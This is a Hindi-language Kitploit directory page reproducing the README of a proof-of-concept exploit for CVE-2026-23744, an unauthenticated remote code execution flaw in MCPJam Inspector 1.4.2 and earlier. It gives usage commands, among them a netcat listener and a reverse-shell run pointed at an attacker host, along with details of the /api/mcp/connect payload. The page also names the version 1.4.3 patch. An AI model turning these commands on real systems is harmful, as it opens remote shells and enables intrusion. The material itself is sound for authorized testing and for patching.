
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
उपकरण/GitHubGitHub/ozcanpng/cve-2026-23744
पेलोड जनरेशनभेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणपेनिट्रेशन टेस्टिंगकमांड एंड कंट्रोलरेड टीमिंगरिमोट एक्सेस टूल
GitHubozcanpng/cve-2026-23744

CVE-2026-23744

CVE-2026-23744 के लिए अप्रमाणित दूरस्थ कोड निष्पादन प्रमाण-अवधारणा, MCPJam Inspector को लक्षित करते हुए। निर्मित MCP serverConfig पेलोड उत्पन्न करता है /api/mcp/connect एंडपॉइंट का शोषण करने के लिए, रिवर्स शेल और ड्राई-रन डिबगिंग समर्थन के साथ।

रिपॉजिटरी देखें
1284 महीने पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    415
  • 4

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    343
  • 5

    antifox

    antifox-ai/antifox

    AI मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म जो रेकॉन, अटैक-सरफ़ेस डिस्कवरी, एक्सप्लॉइटेशन वैलिडेशन और साक्ष्य-आधारित रिपोर्ट डिलीवरी संचालित करता है।

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    258

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

CVE-2026-23744 — MCPJam Inspector बिना प्रमाणीकरण के RCE

बिना प्रमाणीकरण के दूरस्थ कोड निष्पादन (Unauthenticated remote code execution) का PoC CVE-2026-23744 के लिए। MCPJam Inspector 1.4.2 और उससे पहले के संस्करण /api/mcp/connect के माध्यम से ऐसी कार्यक्षमता प्रकट करते हैं जो बिना प्रमाणीकरण के हमलावर-नियंत्रित MCP सर्वर कमांड लॉन्च कर सकती है।

केवल अधिकृत परीक्षण और अनुसंधान के लिए। उन सिस्टमों के विरुद्ध उपयोग न करें जिनके आप स्वामी नहीं हैं या जिनके परीक्षण की स्पष्ट अनुमति नहीं है।


यह क्या करता है


HTTP POST -> /api/mcp/connect -> serverConfig command -> process launch -> command execution
  1. एक निर्मित MCP serverConfig पेलोड तैयार करता है।
  2. बिना प्रमाणीकरण वाले /api/mcp/connect एंडपॉइंट को लक्षित करता है।
  3. bash -c के माध्यम से कॉन्फ़िगर किए गए कमांड को लॉन्च करता है।

  4. सुरक्षित कमांड सत्यापन और रिवर्स शेल पेलोड का समर्थन करता है।
  5. ट्रैफ़िक भेजने से पहले पेलोड निरीक्षण के लिए ड्राई-रन/डीबग मोड प्रदान करता है।

स्क्रीनशॉट


रिवर्स शेल सेटअप

रिवर्स शेल सेटअप

MCPJam कनेक्ट पेलोड

MCPJam कनेक्ट पेलोड


शेल प्राप्त हुआ

शेल प्राप्त हुआ


सेटअप

git clone https://github.com/ozcanpng/CVE-2026-23744.git
cd CVE-2026-23744
pip install -r requirements.txt

उपयोग

सुरक्षित कमांड प्रमाण

python3 CVE-2026-23744.py \
  --url http://127.0.0.1:3000 \
  --cmd 'id'

रिवर्स शेल

पहले एक लिसनर शुरू करें:

rlwrap nc -lvnp 4444

फिर चलाएँ:

python3 CVE-2026-23744.py \
  --url http://127.0.0.1:3000 \
  --reverse-shell \
  --lhost 10.10.16.53 \
  --lport 4444

उपयोगी विकल्प:

--cmd COMMAND       निष्पादित करने के लिए कमांड (डिफ़ॉल्ट: id)
--server-id VALUE   निर्मित MCP कॉन्फ़िगर में serverId मान (डिफ़ॉल्ट: pwn)
--dry-run           HTTP अनुरोध भेजे बिना पेलोड प्रवाह बनाएं
--debug             एंडपॉइंट और JSON पेलोड प्रिंट करें
--verify-tls        HTTPS प्रमाणपत्र सत्यापित करें
--timeout SECONDS   HTTP टाइमआउट सेकंड में (डिफ़ॉल्ट: 8)
--yes               रिवर्स-शेल पुष्टिकरण प्रॉम्प्ट छोड़ें

प्रभावित

उत्पादप्रभावित संस्करणआवश्यक पहुंचप्रभाव
MCPJam Inspector<= 1.4.2कोई नहींMCPJam Inspector प्रक्रिया उपयोगकर्ता के रूप में दूरस्थ कमांड निष्पादन

यह समस्या विशेष रूप से तब उजागर होती है जब MCPJam Inspector 0.0.0.0 पर सुनता है, जिससे दूरस्थ होस्ट डेवलपमेंट सेवा तक पहुँच सकते हैं।


नोट्स

  • PoC /api/mcp/connect पर एक JSON पेलोड भेजता है।
  • कमांड serverConfig.command और serverConfig.args के माध्यम से पास किया जाता है।
  • रिवर्स शेल का प्रयास करने से पहले सुरक्षित सत्यापन के लिए --cmd का उपयोग करें।
  • लक्ष्य को छुए बिना उत्पन्न अनुरोध का निरीक्षण करने के लिए --dry-run --debug का उपयोग करें।
  • NVD के अनुसार संस्करण 1.4.3 में अपस्ट्रीम पैच शामिल है।

संदर्भ

  • NVD — CVE-2026-23744
  • GitHub Security Advisory — GHSA-232v-j27c-5pp6
  • पैच कमिट
  • MCPJam Inspector

PoC लेखक

ozcanpng — github.com/ozcanpng — ozcanpng.dev

टूल डाउनलोड करें